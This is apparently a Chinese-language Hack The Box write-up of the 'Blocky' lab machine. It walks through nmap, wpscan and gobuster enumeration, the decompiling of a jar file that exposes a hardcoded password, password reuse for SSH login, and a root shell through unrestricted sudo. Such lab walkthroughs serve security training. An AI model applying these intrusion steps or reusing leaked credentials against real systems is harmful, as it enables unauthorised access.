

[概述 \(Overview\)](#)

[攻击链 \(Kiillchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具及利用](#)

[阶段2.1: wpscan枚举](#)

[阶段2.2: gobuster枚举](#)

[阶段2.3: jar逆向分析](#)


[阶段2.4: 已知账号组合枚举ssh](#)

[阶段3: 权限提升](#)


[参考](#)

概述 (Overview)

Author: 0x584A



攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- nmap ports
- gobuster
- wpscan
- jd-gui or jad
- sudo

阶段1：枚举

首先进行一波端口扫描：

```
(root@kali)-[/home/kali/hackthebox/Blocky]
# nmapAutomator.sh 10.10.10.37 Script
```

Running a Script scan on 10.10.10.37

Host is likely running Linux

Starting Script Scan

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|_   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.8
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: BlockyCraft 8#8211; Under Construction!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Finished all scans

```
_ Form action: http://10.10.10.37/
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-enum:
  /wiki/: Wiki
  /wp-login.php: Possible admin folder
  /phpmyadmin/: phpMyAdmin
  /readme.html: Wordpress version: 2
  /: Wordpress version: 4.8
  /wp-includes/images/rss.png: Wordpress version 2.2 found
  /wp-includes/js/jquery/suggest.js: Wordpress version 2.5
  /wp-includes/images/blank.gif: Wordpress version 2.6 fou
  /wp-includes/js/comment-reply.js: Wordpress version 2.7
  /wp-login.php: Wordpress login page.
  /wp-admin/upgrade.php: Wordpress login page.
  /readme.html: Interesting, a readme.
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
  State: LIKELY VULNERABLE
```

这里搜索了一波 **ProFTPD** 的利用，均失败了。崽种兔子洞..

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
|_ sslv2-drown:
vulners:
  cpe:/a:proftpd:proftpd:1.3.5a:
    SAINT:950EB68D408A40399926A4CCAD3CC62E 10.0 https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E *EXPLOIT*
    SAINT:63FB77B9136D48259E4F0D4CDA35E957 10.0 https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957 *EXPLOIT*
    SAINT:1B08F4664C428B180EEC9617B41D9A2C 10.0 https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C *EXPLOIT*
    PROFTPD_MOD_COPY 10.0 https://vulners.com/canvas/PROFTPD_MOD_COPY *EXPLOIT*
    PACKETSTORM:132218 10.0 https://vulners.com/packetstorm/PACKETSTORM:132218 *EXPLOIT*
    PACKETSTORM:131567 10.0 https://vulners.com/packetstorm/PACKETSTORM:131567 *EXPLOIT*
    PACKETSTORM:131555 10.0 https://vulners.com/packetstorm/PACKETSTORM:131555 *EXPLOIT*
    PACKETSTORM:131505 10.0 https://vulners.com/packetstorm/PACKETSTORM:131505 *EXPLOIT*
    MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC 10.0 https://vulners.com/metasploit/MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC *EXPLOIT*
    EDB-ID:37262 10.0 https://vulners.com/exploitdb/EDB-ID:37262 *EXPLOIT*
```

```
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPD 1.3.5 - File Copy
ProFTPD 1.x - 'mod_tls' Remote Buffer Overflow
ProFTPD IAC 1.3.x - Remote Command Execution
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2 pre1 - 'realpath' Remote Buffer Overflow (1)
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2 pre1 - 'realpath' Remote Buffer Overflow (2)
WU-FTPD 2.4.2/5.2.6 / Trolltech ftpd 1.2 / ProFTPD 1.2 / BeroFTPD 1.3.4 FTP - glob Expansion

linux/remote/16878.rb
linux/remote/16851.rb
linux/remote/15662.txt
linux/remote/37262.rb
linux/remote/36803.py
linux/remote/36742.txt
linux/remote/4312.c
linux/remote/15449.pl
linux/remote/16921.rb
linux/remote/19086.c
linux/remote/19087.c
linux/remote/20690.sh

Shellcodes: No Results

(kali@kali)-[~/tools/nmapAutomator]
$ searchsploit -m 36803
Exploit: ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
URL: https://www.exploit-db.com/exploits/36803
Path: /usr/share/exploitdb/exploits/linux/remote/36803.py
File Type: ASCII text, with CRLF line terminators
Copied to: /home/kali/tools/nmapAutomator/36803.py
```

阶段2：工具及利用

阶段2.1：wpscan枚举

识别出是 WordPress 直接用 wpscan 扫一下看看。

```
$ wpscan --url http://10.10.10.37 --enumerate
```

没有什么可利用的，不过有一个用户被检测出来了： `user: notch`

```
[i] User(s) Identified:

[+] notch
    Found By: Author Posts - Author Pattern (Passive Detection)
    Confirmed By:
        Wp Json Api (Aggressive Detection)
            - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per_page=100
        Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

阶段2.2：gobuster枚举

尝试扫一下路径，发现存 `phpmyadmin`，但是因为没密码暂时无法利用。

```
(kali@kali) [/home/kali/tools/nmapAutomator/exploits/EVE-2015-3380]
# gobuster dir -u http://10.10.10.37 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.10.37
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/03/25 10:17:20 Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 290]
/.htaccess (Status: 403) [Size: 295]
/.htpasswd (Status: 403) [Size: 295]
/index.php (Status: 301) [Size: 0] [→ http://10.10.10.37/]
/javascript (Status: 301) [Size: 315] [→ http://10.10.10.37/javascript/]
/phpmyadmin (Status: 301) [Size: 315] [→ http://10.10.10.37/phpmyadmin/]
/plugins (Status: 301) [Size: 312] [→ http://10.10.10.37/plugins/]
/server-status (Status: 403) [Size: 299]
/wiki (Status: 301) [Size: 309] [→ http://10.10.10.37/wiki/]
/wp-admin (Status: 301) [Size: 313] [→ http://10.10.10.37/wp-admin/]
/wp-content (Status: 301) [Size: 315] [→ http://10.10.10.37/wp-content/]
/wp-includes (Status: 301) [Size: 316] [→ http://10.10.10.37/wp-includes/]
/xmlrpc.php (Status: 405) [Size: 42]
```

阶段2.3：jar逆向分析

在查看 `/plugins` 目录时，发现有两个 jar 包可以下载：




通过工具 `jd-gui` 在包中获得一组账号密码：



复盘时看到IPPSEC用的是jad，也是蛮有意思的

[http://www.javadecompilers.com/jad/Jad%201.5.8e%20for%20Linux%20\(statically%20linked\).zip](http://www.javadecompilers.com/jad/Jad%201.5.8e%20for%20Linux%20(statically%20linked).zip)



```
1 public BlockyCore()
2 {
```

```

3     sqlHost = "localhost";
4     sqlUser = "root";
5     sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
6 }

```

阶段2.4：已知账号组合枚举ssh

尝试组合账号密码成功登录服务器。

```

$ ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjde02+fx+MQhV/ne2i.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
[work] 1:openvpn 2:zsh- 3:ssh+

```

阶段3：权限提升

先看看是否存在不安全的sudo配置，输入登录密码成功查看到sudo的配置。好吧，直接 `sudo -i` 拿到 `root` `bash`

```

sponge Village.dat villages.dat villages_end.dat villages_nether.dat
notch@Blocky:~/minecraft$ sudo -l
[sudo] password for notch:

^Csudo: 1 incorrect password attempt
notch@Blocky:~/minecraft$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~/minecraft$ sudo -i
root@Blocky:~#

```

